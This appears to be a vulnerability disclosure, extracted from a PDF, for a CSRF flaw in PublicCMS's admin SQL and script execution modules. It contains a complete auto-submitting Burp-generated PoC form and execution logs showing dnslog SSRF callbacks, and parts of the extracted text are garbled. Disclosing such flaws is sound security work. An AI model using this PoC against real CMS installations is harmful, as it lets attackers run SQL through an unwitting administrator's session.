

Version: <u>V4. 0. 202302. e</u>

Source: https://github.com/sanluan/PublicCMS

The CSRF vulnerability exists in the sql and script execution function modules in the site directory



Get the package of Execute sql function module, intercept the package with burpsuite, and generate CSRF poc



Poc <html>

```
<!-- CSRF PoC - generated by Burp Suite Professional -->
   <body>
       <form
action="http://192.168.31.161:8080/Gradle___com_publiccms__publiccms_war__exploded_/a
dmin/sysSite/sql.html">
           <input type="hidden" name="&#95;" value="1710747724370" />
           <input type="submit" value="Submit request" />
       </form>
       <script>
           history.pushState(", ", '/');
           document.forms[0].submit();
       </script>
   </body>
</html>
Access was performed and successful
SQL Command
                      Replace the attachment URL in the body of the article
User:
admin
Execute date: 2024-03-18 15:26:44
Log content: http://wmfi2p 192.168.31.161.ssrf.xxxxx dnslog tw http://wmfi2p 192.168.31.161.ssrf.xxxxx dnslog tw,http://wmfi2p 192.168.31.161.ssrf.xxxxx dnslog tw,http://wmfi2p 192.168.31.161.ssrf.xxxxx dnslog tw,http://wmfi2p 192.168.31.161.ssrf.xxxxx dnslog tw
Result:
Execute date: 2024-03-18 15:26:44
Log content: http://vmfi2p.192.168.31.161.ssrf.xxxxx.dnslog.tw.http://vmfi2p.192.168.31.161.ssrf.xxxxx.dnslog.tw.http://vmfi2p.192.168.31.161.ssrf.xxxxx.dnslog.tw.http://vmfi2p.192.168.31.161.ssrf.xxxxx.dnslog.tw.http://
Execute date: 2024-03-18 15:26:44
Log content: 
http://wmf2p.192.168.31.161.ssrf.xxxxx.dnslog.tw.http://www.baidu.com,http://www.baidu.com,http://wmf2p.192.168.31.161.ssrf.xxxxx.dnslog.tw
Execute date: 2024-03-18 15:26:44
Los content
```

Click excute script to access, and the access is successful

